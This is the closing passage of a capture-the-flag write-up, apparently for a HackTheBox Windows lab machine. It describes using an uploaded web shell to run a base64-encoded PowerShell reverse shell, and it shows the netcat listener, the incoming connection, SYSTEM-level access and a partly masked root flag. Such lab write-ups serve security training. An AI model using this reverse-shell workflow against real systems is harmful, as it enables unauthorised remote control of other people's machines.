
Using the web shell we uploaded we can execute a PowerShell reverse shell encoded in base64
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 42069
listening on [any] 42069 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.11.241] 22951

PS C:\xampp\htdocs> whoami
nt authority\system

PS C:\users\administrator\desktop> cat root.txt
a7d1************************b071

Cheers to you! Thank you for reading
Additional Resources
Ippsec video walkthrough
0xdf writeup
0xdf.gitlab.io